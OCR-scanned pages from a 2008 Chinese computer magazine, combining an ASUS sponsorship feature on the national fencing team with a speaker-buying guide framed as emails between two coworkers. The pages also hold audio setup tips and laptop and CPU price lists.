但是，拥有新技术的新产品上市，价格问题都是让人有些担心的。新意味着贵，这恐怕已经成为"天经地义"的事情了。对此，王昊就表示："价格方面，BenQ肯定会让消费者感到满意，比如我们此次发布的16:9产品，其价格并不比现有近似尺寸规格的产品贵多少。" CF [RD02]

火速连接：
关于16:9显示器的具体差别和变化请阅读本期《电脑爱好者》评测文章《未来趋势 真16:9 LCD降临——明基 E2200HDA液晶显示器》

山寨手机大家都以及不陌生，最近山寨液晶电视也出现了，42英寸液晶电视仅售4000多元！

TAG：中国国家击剑队 / 笔记本电脑 / 华硕 / 热点话题

于峰(本刊记者)

剑客王海滨的幕后"推手"



2008年7月11日，著名IT厂商华硕电脑携手中国国家击剑队，在国家体育总局自行车击剑运动管理中心训练馆举行"亮剑2008·中国赢——华硕助力中国国家击剑队再创佳绩"发布会，为即将征战2008奥运会的中国国家击剑队队员加油祝福。在这次仪式上，笔者又一次见到了王海滨，和4年前饮恨希腊雅典不同的是，现在王海滨已经成为中国男子花剑队的主教练，即将带领中国男子花剑队出征北京奥运会。

王海滨作为一名运动员，他的人生充满遗憾；但作为剑客，他的气质几近完美。1996年亚特兰大奥运会因为管理人员失误，王海滨错过比赛时间；2000年悉尼奥运会硬是被黑心裁判抢走了我们的金牌；2004年雅典奥运会男团决战王海滨没有上场，眼睁睁看着队友惜败。如今讲台上得王海滨显然比过去成熟了许多，虽然眼光中还闪烁着剑客的机敏，但是此刻，他已经从台前走到幕后，成为中国男子花剑队真正的主导者。

这并不是华硕第一次与国家击剑队合作，也不是华硕第一次力助体育赛事或运动队。2005年，华硕全程赞助了极限"7+2"探险活动，力助王石等人实现了中国人"7+2"探险史上零的突破，那一次，华硕W5A笔记本无疑是冲锋在前的主角；2007年，华硕携手中国登山队发起"绿色科技 携手珠峰——2007华硕绿色珠峰志愿者行动"，华硕U5笔记本电脑随中国登山队队长王勇峰登上珠峰之巅，又一次体现了华硕"无止境地追求世界第一的品质"的极限精神。

从2004年起，华硕选择国家击剑队作为长期合作伙伴。击剑是一项风度、优雅、速度、协调相结合的运动，人们心目中赋予剑客刚柔、智慧、灵动、轻盈、精准、凌厉等特质，正是近年来华硕笔记本电脑所追求的品质。这一次，华硕与国家击剑队的再次携手，可以说也是从前台走向了幕后。在会后的专访中，中国国家击剑队领队王健说："华硕笔记本电脑已经成为击剑队重要的训练工具，先进的教学软件可以帮助运动员提高训练水准，而且会根据每个人的动作编写相应程序，对训练过程进行分析。教练员也会抽出大量时间观看专门刻录的资料光盘；在训练之余，队员和教练也会用笔记本上网看看新闻，时时与最新信息保持同步。"华硕电脑中国业务总部总经理石文宏则表示，华硕电脑将一如既往地支持国家击剑队的训练、比赛，为之提供更好的产品服务，衷心希望国家击剑队能够在本次奥运会上突破上届奥运会三枚银牌的成绩。

从赞助极限挑战项目到支持国家击剑队的训练和比赛，华硕电脑的体育营销策略从令人注目的前台走向了更为深远的幕后。如果说在"7+2"探险活动中，探险家王石是华硕极限精神的代表，那么现在，我们在华硕产品中更多地看到了沉稳、睿智、迅速与协调的"击剑性格"，一如同样由前台走向幕后的剑客王海滨。CF [RD03]




已经成为国家男子花剑队主教练的王海滨



合影右起：
华硕电脑中国业务总部品牌总监 郑威
华硕电脑中国业务总部总经理 石文宏
中国国家击剑队领队 王健
华硕电脑中国业务总部笔记本总监 赖裕文

17个四甲基对苯醌分子就是它的全部零件，这个世界上最小的计算机有望让一切纳米装置具备智能，人们设想将它装入纳米机械"盔甲"，注入人的血液，成为与癌细胞战斗的"钢铁侠"

TAG || 三诺、麦博、惠威、漫步者、现代、多彩 | 音箱、导购、故障、知识 | 硬件专题


Link和Selina在同一家公司上班，因为没有什么往来也就互不相识，遵守着原则的他们从不在网络上透露出自己的真实姓名，也就相安无事的在虚拟的网络上继续着好友的关系。可日久生情这句古话也不是没有道理，Link渐渐的对Selina有了些许好感，这不Selina对自己PC机上的音频系统越来越不满意，Link借此开始他的计划。


姓名：Selina
性别：女 **年龄**：保密
简介：对音乐有着狂热之情的漂亮MM，追求者不计其数，却没有人能打动她的心


姓名：Link
性别：男 **年龄**：大龄青年
简介：未婚，眼看着就而立之年了，虽然一表人才，但对于硬件的热爱占据了大多数的时间


用心倾听"你"的声音 Link的情书

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Selinna 致 Link

主题：该死的iPod

Hi，Link！今天天气不错，可我的心情可不算好，在做什么呢，对了正好问问你。

为什么我的iPod音质这么烂，乱七八糟的噪音，都听不清人的声音，每天听着这样的歌越来越让我受不了了！这是为什么呢？以前背着CD满街跑的时候为什么没有这种感觉，是我的耳朵越来越挑剔了吗？


EJ01，90年代至今神话一样的DISCMAN，作为SONY DISCMAN最后的绝唱，表现相当地让人满意

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Link 致 Selinna

主题：享受好音乐，格式最重要

虽然近些年来MP3发展迅猛，但不得不澄清的是再好的MP3音质也远远不如CD的。就算是你用的iPod，也不当初的Sony EJ01，从音质角度上讲真的是时代的倒退啊！

这是为什么呢？因为MP3是一种有损音频压缩格式，而所谓有损压缩是指经过压缩、解压的数据与原始数据不同但是非常接近的压缩。有损压缩又称破坏型压缩，它将听着不敏感的的声音数据压缩掉，牺牲一些音质来减少数据量，使压缩比提高，文件体积变小。这种方法经常用于互联网尤其是流媒体以及电话领域。

你那些从网上下载的MP3、WMA、AAC、OGG、RA都为有损压缩格式，也就是说他们的音质都只能是接近而无法超过CD的音质。怎样判断某种音乐格式是不是有损压缩呢，最简单的办法莫过于看体积，一般3～5分钟的音乐大小在10MB以下的都可以很容易的确定为有损压缩的音频。而压缩的体积越小，音质便越差。就不难理解我们常常多从网上下载1MB左右的音乐文件，音质很差了。


▲音频格式有很多，其中都有哪些你认识，哪些是有损压缩，哪些是无损压缩呢？

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Selinna 致 Link

主题：**很难决择**

早，最近很忙吧，都不见你在网上露面，终于发现我的iPod也是不错的嘛，谢谢你了！不过有个问题要问你哦，耳机和音箱比较起来哪个好一些？听说耳机比音箱好，难道我在家里的时候也要随身带着耳机听音乐吗？

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Link 致 Selinna

主题：**近耳楼台，先得乐？**


看来你对音箱有些误解哦。你可曾知道电影院、剧场、演唱会用的音箱并不是为了高音量。而录音棚还有发烧友们也不都是由于音质好。音箱和耳机是一对各有长处、互有补充的设备。

不可否认由于耳机更贴近耳膜，产生的声波可以原汁原味的让我们听到，不易受到外界干扰。并且只需要很小的功率就可以让我们感觉到合适的音量，因此一般耳机灵敏度都很高，可以更好、更准确地表现出音乐的细节。事实上这个原理很好理解，就像是放在办公桌上的茶杯，不需要太强的光线，我们很轻松地就能看清楚细节，离的近嘛。

不过，耳机是一把双刃剑，虽然在音质上有好处，但是弊端也同样明显。长时间的佩戴耳机使得耳膜和神经都处于紧张状态中，对听力和正常的精神状态都有很大的影响。而且低价的劣制耳机很难对听力的影响是不可恢复的。

音箱就不同了，它凭借功率、单元（其实就是喇叭）尺寸的优势，在回放大动态、大编制音乐时，对原声的现场规模体现会比耳机来得更好。虽然细节表现力不如耳机强，但是像宏大的交响乐，剧场中的演唱会，音乐的包围感会让你沉浸其中。另外，舒适度上比起牵绊着你行动的线材、束缚你头部的支架，充满整个房间的音乐，惬意的姿势才能让你轻松的享受音乐。

既生瑜何生亮，虽然音箱和耳机各有优势，但他们的定位并不冲突，便携性和独享性决定了耳机的用途，而家庭用肯定会选择一款好音箱来为自己的音乐生活填写新的一笔。



▲由于耳机更贴近耳膜，产生的声波可以原汁原味的让我们听到

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Selinna 致 Link

主题：**卖场归来**

好吧，被你说服了！今天跑去了电脑卖场，我准备买一个三百块钱左右的音箱，一个看起来忠厚老实的商家给了我一份某音箱的广告单，但是看起来好难懂，这究竟都是什么东西呢？我只能看懂最后的价格，看起来好高档的样子！

XXX音箱HG-001
234K 下载

附件：

XXX音箱HG-001

箱体：实木质箱体
主音箱单元：5"
副音箱单元：3"
功放：采用独立功放
频响范围：20Hz-20kHz
输出功率：500W
参考价格：约350元

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作... <后一封 前一封>

Link 致 Selinna

主题：**外表、参数看到内心世界**

咱们先看看音箱的外壳——箱体，都有什么材质呢。

首先呢，是“高档”木制音箱

一般来说，中高端音箱大多都采用木质箱体，这样主要是为了避免播放



惠威D1010MKII

主音箱材质：木质 | **副音箱材质：木质** | **频响范围：62Hz~20kHz**
输出功率：34W | **参考价格：约450元** | **咨询电话：800-830-3298**


编辑点评：很好的诠释了木质音箱的特点，均衡的发挥，古朴的外观，同时拥有一个很好的价格定位。

音乐的时候听起来有嗡嗡的杂声，提升音质，但也并不能一定认为只要采用木质箱体就是好音箱。就像是你吃的药一定是苦的，但吃到苦的东西也不能认定它一定是药吧！千万不要被音箱表面的木纹骗到，宣称为实木质的音箱绝大多数是JS在忽悠人，比较普遍的多媒体音箱都使用中密度板，这种材质成本合理，性能良好。但需要注意JS推荐的音箱很有可能偷工减料的采用劣质刨花板。宣称木质的音箱一定要，一敲二掂三闻，敲：听一听感觉音箱箱体是不是很厚实；掂：音箱的重量，如果很轻那么绝对不是什么好产品，闻：有浓烈刺鼻气味的最好不要选择，否则长期使用会影响健康。




漫步者e3200

主音箱材质：塑料
副音箱材质：塑料
频响范围：30Hz~20kHz
输出功率：34W
参考价格：约450元
咨询电话：800-810-5526
编辑点评：妩媚动人的外观充分证明了塑料音箱超强的可塑性，瘦腰设计的卫星音箱，配以红色线条点缀，不错的音质让其拥有成为卧室明星的潜质。



看完了木质音箱，再带你来看看非常常见的塑料音箱

由于塑料可塑性极强，所以重量轻外观漂亮便成了塑料音箱的特色。你发现没有，市场上80%的音箱全部采用塑料箱体。上至创新的影院级音箱下到10元、5元的无源小音箱，所以你不能认为塑料音箱都是低质低价的产品。名牌大厂生产的塑料音箱一样拥有超一流的音质。选购塑料音箱时和木质音箱一样。购买的时候一定记得仔细看看外壳的接缝处是否光无毛刺，音箱箱体是否厚实光滑。



麦博MD126

音箱材质：铝质
频响范围：90Hz~20kHz
输出功率：8W
参考价格：约360元
咨询电话：800-830-5652
编辑点评：小巧玲珑的设计，全铝箱体，打造出经典的外观，出色的高频表现力让便携音箱也拥有一流的音质。

最后是看起来具有贵族风范的金属音箱

因为金属材质拥有能够千变万化的特性，所以音箱厂家可以融入各种工业设计理念，为造型和音质打了一次双赢的战争。另外，金属音箱在高频部分的表现能力非常出色，通透感极佳。但是，与塑料音箱相同，这类产品对于厂家的金属加工能力和设计能力也有着极强的要求。所以你在市面上能买到的多为大厂生产的mini音箱产品，对于这种产品，心态要放平，作为移动伴侣他们还是能非常出色的完成任务的（你的iPod笑了）。

不知道吧！喇叭也有胖瘦肤色之分！

通常你能见到的多媒体音箱都有两三个单元（还记得吗？其实就是喇叭），通常它们分别高中低音（两个喇叭的通常省略了中音），专业人士管这个叫二分频或三分频设计。

你可别认为低音单元越大越好，这并不全面，虽然说采用8寸到10寸单元理论低音非常好，但是忽略了另外一个要素，就是喇叭的振膜，其实它就是你看到的的喇叭正面的圆形盆状膜。振膜是由许多材质组成，像纤维纸、羊毛、PP(聚丙烯)盆等，不同的材质能表现不尽相同的声音效果。一般认为掺入羊毛纤维的羊毛盆、纤维盆，音色温暖而轻柔，但在大场面时则效果不佳。轻音乐、人声之类的声音比较适合羊毛盆。而纸盆、布盆和PP(聚丙烯)盆，音色适中，能够在声音力度和优美的音色上有着不错的平衡。如果说一款低价产品号称用的是高级音箱中才有的金属或陶瓷盆，那你可以考虑一下，只是效果提升并不明显。



也许、可能、大概、差不多，独立也是另一种美！

独立功放就是把音箱里面的电路啊、变压器啊都拿出来放在外面的小盒子里，那个小盒子就叫做独立功放。

小盒子在外面的好处是可以减少电磁干扰对音质的影响。并且相对于普通音箱放在一侧音箱箱体里占用体积和重量，这样的还可以使左右音箱箱体内部体积相同，有着更好的平衡度。

不过你要清楚的是独立功放对音质的提升只是辅助而已，并没有本质的提升。但与传统

小知识：音箱的防磁

由于显示器对周围磁场十分敏感，所以只要将音箱靠近显示器，仔细观察屏幕上的图像有局部变色或变形，就可以检验出音箱的防磁性能来。普通音箱喇叭后的磁钢外应有金属罩才对，而一些音箱的低音炮没有采用防磁设计，所以对于它们位置的摆放要格外的注意才行。

网络大补贴

音箱规格报价查询
泡泡音箱网：http://product.pcpop.com/SoundBox/00000_1.html

电脑可以DIY但你知道吗？音箱也可以DIY！：http://www.56dz.com/Article/dzzz/syzz/200801/343.html

小提示：警惕双低音喇叭

双低音对提高低音力度和音量是有所帮助的，但与单个大口径喇叭相比还是具有很大差距，同时对制造工艺的要求也非常严格。

术语课堂：

频率响应：如果音箱的频率响应很低，播放出的音乐就像经过了有损压缩，把一些细节部分"删出"了。那么即便你听着无损的CD，但效果却是MP3。
瞬态响应：它就像显示器的延迟，延迟能让你眼花，如果它的表现不好，音乐的节奏就会紊乱。
动态范围：细心聆听感受一下低音部分和高音部分之间的很大差别，质量过关的音箱能够持续地表现出从最柔和的声音到最嘹亮的高音之间那个广阔的音域，中间没有停顿，就像是唱歌一样。

Link小提示：

用熟悉的音乐来测试

自己知道的音乐，自己熟悉而且印象很深的音乐去进行测试。你才会一下子就能听出音箱的好坏。如果JS用自己的CD来试音的话，你一定得拒绝。因为他可能会用CD本身的特点来掩盖音箱的缺陷，比如一张女歌手的唱片，我们就很难听出低音的好坏。总而言之，去挑选音箱时一定要自己带上CD，这样他就无法蒙混过关了。





▲屏蔽干扰、更好的散热、优异的操作使得独立功放类多媒体音箱在市场上关注度越来越高

多媒体音箱相比较，这种设计并不完全是噱头。

首先，独立功放使得操控性更加出色，一般的独立功放上都整合了音量调节、高低音增益和电源开关，某些型号还整合了耳放、音源切换键、麦克插孔等，比起传统多媒体音箱后置或侧置的设计，极大的方便了用户。

其次，它更易于摆放，节省宝贵的桌面空间，可以把没有声音指向性的低音炮放置到其它地方，而把独立功放和卫星箱放到桌面上。

最重要的是，独立功放可以做到更好的散热效果。由于功放盒不像音箱箱体有密封要求，所以可以在发热部件的位置开出大量的散热孔，使得热量可以通过自然对流迅速的发散出去。这对于大功率比较大的木质音箱尤为重要。


不要以为，力气大就厉害!

音箱的音量一放大，功率就会加大，但如果无限制的放大音量，音箱就会损坏，所以功率说白了就是让音箱的声音音量很大而不会损坏。在选购音箱时，要考虑自己使用的空间，如果不会很大，所需的音箱就不一定要功率非常大的，因为在小空间中，声波的损失较少，加上一些来自墙壁的回音，小音量就可满足聆听需求；而较大空间的情况，当然可以考虑功率较大的产品。

在产品宣传单上你可以看到输出功率500W，可你知道吗？500W在多媒体音箱中是一个什么档次，下面我们看看一款高档音箱的规格。

漫步者S2000V


高音单元：1"
中低音单元：5.5"
频响范围：20Hz~20kHz
输出功率：80W
参考价格：约1400元
咨询电话：800-810-5526



看到了吧，比较高档的多媒体音箱不过仅仅只有80W的输出功率，那是JS在信口开河吗，也不完全是，JS只是偷换了概念而已，市面上有两种功率标称：R.M.S.功率以及P.M.P.O.功率。

R.M.S.功率比P.M.P.O.功率有意义得多，R.M.S.即Root Mean Square，也就是代表真正的平均功率；而P.M.P.O.是Peak Music Power Output，也就是瞬间的功率。P.M.P.O.仅仅表示在一个短暂的瞬间里，音箱可以输出的最大功率，根本没有规定"瞬间"是多久！所以啊，你会看到数千瓦的功率值，其实正眼都不用瞧它一下。


它们也是音箱



▲iSmile是一盆有动作、声音及情绪的电子宠物花，它会通过闪动脸上的七彩LED灯来表达情绪。同时它可以做为音乐扬声器之用。



▲当iDog高兴、悲伤、生气或兴奋时，它也会利用内建的七色LED彩灯显示它的表情，或是发出不同曲目的音乐，来表示它的情绪。饲主只要适时地摸摸它的头、鼻子，或是弹打它的尾巴让它安静，以达到互动的乐趣。




▲iFish这个电子宠物，当它开心时它会一边转动身体一边摇动尾巴，作出舒服的表情。当外界很闹的时候，它会被吓得拼命摇动尾巴。当周围很安静的时候，它会播放轻快的音乐，非常可爱。

现代梵响HY-9300F

主音箱单元：5.25" | **副音箱单元：2.75"**
输出功率：60W | **频响范围：30Hz~18kHz**
参考价格：约330元 | **咨询电话：400-779-1617**


编辑点评：采用5.25英寸4层音圈低音炮，高强度夹层纸盆设计，使低音更强劲有力。是追求性价比的同时又在音质方面要求苛刻的用户的实惠之选。



三诺 iFi-311风云版

主音箱单元：5.25" | **副音箱单元：2.75"**
输出功率：31W | **频响范围：50Hz~20kHz**
参考价格：约250元 | **咨询电话：800-999-5328**

编辑点评：丰富的功能，优秀的音质，多媒体音箱领域的独立功放之父，如果你正准备组装一台电脑，它必将是你不二之选！



多彩骑士音箱DLS-5101

主音箱单元 5.25" | **副音箱单元 3"**
输出功率 45W | **频响范围 25Hz~20kHz**
参考价格 约400元 | **咨询电话 0755-89929888**

编辑点评：一款拥有稳重的外观、独立功放的5.1声道音箱，极高的性价比，无需高昂的价格也可以拥有出色的多声道影音体验。

国家标准规定的移动基站的辐射强度不及一台电视机或一台电脑的辐射强度。一些专家认为，3G基站辐射强度远远低于手机

<<返回收件箱 | 存档 | 这是垃圾邮件 | 删除 | 其他操作... <后一封 前一封>

Selinna 致 Link

主题：打靶归来

音箱买到啦，效果不错，嘿嘿！

<<返回收件箱 | 存档 | 这是垃圾邮件 | 删除 | 其他操作... <后一封 前一封>


Link 致 Selinna

主题：磨合才会适合

别急，别急，你以为这就完了吗？我还有办法让你的音箱效果更好！

音箱和耳机的磨合期被行内人称作“煲机”，英文的叫法是“Run in”，煲机的过程犹如打通七经八脉，就像是运动前的准备工作一样，使得音箱各部分热身，达到良好的运动状态。磁钢和盆体就像是肌肉一样需要和热身才能有好的表现，而电器单元就像是内脏，需要长期的锻炼来适应高强度的运动。

在知道煲机原理后，我们对煲机就有了一个较全面的认识。首先，煲机实质上是挖掘音箱原有的潜力，而绝不能提升音箱的档次。就好像一只驯养得再好的猫，也不可能变成老虎一样。其次，煲机的确对音箱的使用寿命有所影响，也有可能在煲机时出现音箱永久损坏的情况，但这大多是由于煲机方法不当或音箱存在隐性故障造成的。只要掌握正确的煲机方法，因煲机而损坏音箱的概率微乎其微。




▲煲机就像煲汤，各有各的味道也各有各的方法，与煲汤一样，煲机也有煲的时间长短的问题，汤煲得不够或者过老都不会好喝！

煲机就像煲汤，各有各的味道也各有各的方法，与煲汤一样，煲机也有煲的时间长短的问题，汤煲得不够或者过老了也未必好喝吧？同时煲老了也容易影响使用寿命，而火候不足影响不大，您大可以继续使用，慢慢等待最佳状态的出现。总体而言一共分为两种。一种是音乐煲机法，一种是软件煲机法。

软件煲机法是用漫步者Speaker Tool（下载地址：http://nj.onlinedown.net/soft/35886.htm，快车而代码：CF0815INCG01）软件来进行煲机，需要指出的是，尽管是由爱德发公司开发的，但是这款软件同样适用于其他品牌的多媒体音箱。向导式的设计使得软件十分简单易用，点击“煲箱”，软件就会一步一步指示我们该如何设定其中参数，并且会给出注意事项和讲解。为减小煲机时的噪音，我们可以将音箱面对面摆放。中间留2cm~3cm的空间，由于漫步者音箱生成的煲机信号相位是相反的，这样，两个音箱生成的大小相同、相位相反的音频信号相互抵消，将使得噪音大大减小。

另一种是音乐煲机法，这种方法煲机后，音箱会更具特色，更亲和与你喜好的曲风。具体做法很简单，每天3小时，音量10%为一个单位逐渐增大，用你喜欢的歌曲进行播放。

OK，你的音箱基本已经煲得差不多了，当然了，对于某些较难煲熟的音箱而言，一到两周的煲机也许还差点火候，那就把剩下的煲机任务交给后期音乐播放吧。现在，你可以享受努力后的成果了，用心去倾听你的音乐吧。



软件小档案：
漫步者Speaker Tool 1.1

软件大小：442KB
操作系统：Windows XP/Vista
软件性质：免费软件
下载地址：http://nj.onlinedown.net/soft/35886.htm
快车代码：CF0815INCG01



网络大补贴

音箱摆放位置的不同，将会直接影响到声音的平衡性、声场的深度和环绕声效以及重低音的效果等。正确而有效的摆放方法，有助于优化音箱的声音效果，不花一分钱就达到“升级”音箱的目的。

http://tech.163.com/digi/05/1014/11/2017V5DE001618U3.html

<<返回收件箱 存档 这是垃圾邮件 删除 其他操作… <后一封 前一封>

Link 致 Selinna

主题：**懂得拥有和享受才会快乐**

现在这年月，你不管你有没有独立声卡，你要是板载声卡不是HDAudio你都不好意思和人家打招呼（你不会告诉我你用的还是AC97的声卡吧？！）。但是正是因为大多数人都拥有的板载HDAudio却被无情的漠视了，我悄悄的告诉你，事实上单单就规格上HDAudio已经超越了好多独立声卡，可是很少有人在意过它，HDAudio有很多好玩儿的东西呢，我一步一步的来教你，行，不收学费了！



▲硬件飞速的普及3年的还是新鲜东西的HDAudio声卡俨然代替了AC97成为了板载声卡的规范



▲当你插入设备时会弹出选择菜单


让你的声卡也可以即插即用

什么？带着电插拔声卡？不，不，不是这个意思。你冷静下，听我说完！

HDAudio规范中规定了声卡中不再存在耳机、麦克和其他杂七杂八的接口，而统一规范为输入和输出两种接口，那么你就有了输入/输出接口各3个，可是要这么多的输入输出接口有什么用呢，难道只是插3个耳机3个麦克？从此以后你就不必再为了拔下音箱换耳机而奔波于机箱的屁屁后面了，也不必再夜晚拔插音频线缆的时候打开手电筒在机箱后面摸索了。现在只需要把它们全部都插在我们拥有的3个输入3个输出接口中，而切换只需要在驱动中轻轻一点。音乐自然从音箱中戛然而止，沉默的耳机便流淌出来……



▲调试好设备驱动，确认没有冲突产生



▲选择好主默认设备，系统默认声音都会从主声卡中输出

双声卡和也和你一样疯狂

每天一边与我音频聊天，一边听着音乐是一件很吵闹的事情吧。音箱中传来温柔的歌声，而耳机中传来我的声音，是不是很浪漫呢？拿出你床下终老的PCI声卡吧，我带着你咱们玩儿把双声卡。


第一步，安装好PCI声卡和驱动，确定没有冲突出现。

第二步，在"控制面板→声音和音频设备→音频"中选择好默认输入输出设备，指定一块声卡来放音乐吧。

第三步，在QQ、MSN、SKYPE中设定另一块声卡为输出设备，这样才能让耳机和音箱有不一样的声音嘛。

三部曲完成后，接好无线耳机，便可以躺在床上欣赏着音乐和我聊天了。

清晨，让我的歌把你唤醒



凌晨6:35

嗡……电脑自动开启，两分钟后屋子里响起瑕佯端的轻音乐。打了个哈欠，你还不想起？！轻音乐之后便是我五音不全的摇滚歌唱，受不了了吗，赶快起床！嘿嘿，模拟下场景而已，每天都迟到懒虫，让我来教你把音箱变成闹钟。

1 定好闹铃

重启计算机的时候，按Del进入BIOS设置，选择Power（或Power up Control之类的电源设置选项），将Automatic Power Up（电源自动开启）设置为（Every Day），这时候应该会出现一个选择开启时间的选项，在里面写上你的起床时间就行了。

2 关掉自动登录

在Windows XP中单击"开始→运行"，输入"rundll32 netplwiz.dll,UsersRunDll"（注意大小写及空格），按回车就会出现一个"用户账户"的操作窗口，取消对"要使用本机，用户必须输入用户名和密码"项的选择，点击"应用"。在接下来弹出的对话框中输入你想让电脑每次自动登录的用户名及其密码，使XP自动登录。


3 选好铃声

把Windows Media Player(简称WMP)拖拽进开始菜单中的启动，右击拖进去的WMP图标，选择"属性"，在目标中WMP的地址后填写你喜欢的歌曲地址或者播放列表，这样Windows启动后，我的破锣嗓子唱出的歌声便会自动播放啦！ CF [IN01]

寻找中国第一苹果店 工地最新谍照曝光: http://www.cnbeta.com/article.php?sid=60132

降价排行榜





TOP1 联想 天逸F41A-ST



▼1000 目前 ¥8900

CPU类型	酷睿2双核 T8100(2.1GHz)
内存大小	2GB
硬盘大小	250GB
光驱类型	RAMBO
屏幕尺寸	14.1英寸
显卡芯片	nVIDIA GeForce 8400M GS

F41A-ST笔记本采用英特尔酷睿2双核T8100处理器，965PM主板芯片组，英特尔4965AGN无线网卡，蓝牙2.0模块，IGRS闪联3.5模块。同时配备130万像素摄像头，支持人脸识别功能；体验影院级音质感受；娱乐遥控器非常人性化。

TOP2 富士通 P1620



▼800 目前 ¥16500

CPU类型	酷睿2双核 U7600(1.2GHz)
内存大小	1GB
硬盘大小	100GB
光驱类型	无
屏幕尺寸	8.9英寸
显卡芯片	Intel GMA 950

富士通 P1620笔记本采用了8.9英寸的16:9可触摸式屏幕，该机的触摸屏幕沿用了压感式触摸屏幕，P1620笔记本为其可左右180度旋转的屏幕。另外P1620还配备了蓝牙2.0、生物指纹识别器、特殊的密码保护锁。

TOP3 东芝 Portege M806

▼500 目前 ¥5999

CPU类型	奔腾双核 T2390(1.86GHz)
内存大小	1GB
硬盘大小	160GB
光驱类型	DVD-SuperMulti
屏幕尺寸	13.3英寸
显卡芯片	Intel GMA X3100

采用13.3英寸的水星银色面板，含电池仅重1.9公斤；具有130万像素摄像头（配备人脸识别系统）、杜比标准听音室以及新一代TOSHIBA全方位三维硬盘保护技术，可以实时感知硬盘震动，有效保护数据安全。

TOP4 华硕 M51Q81Sn-SL



▼400 目前 ¥12200

CPU类型	酷睿2双核 T7700(2.4GHz)
内存大小	2GB
硬盘大小	250GB
光驱类型	DVD±RW
屏幕尺寸	14.1英寸
显卡芯片	NVIDIA GeForce 8600M GT

华硕F8笔记本在机身采用晶钻漾彩钢琴漆涂层、精致金属拉丝工艺、机身渐变纹路设计；130万像素摄像头与指纹识别器也是这款机器十分显眼的设计。配置上，虽然处理器不是最新的，但2.4GHz的主频也是相当的强劲。

CPU

型号	平均价(元)
Intel Core 2 Duo E7200 2.53GHz(散)	840
Intel Core 2 Duo E8300 2.33GHz(散)	1070
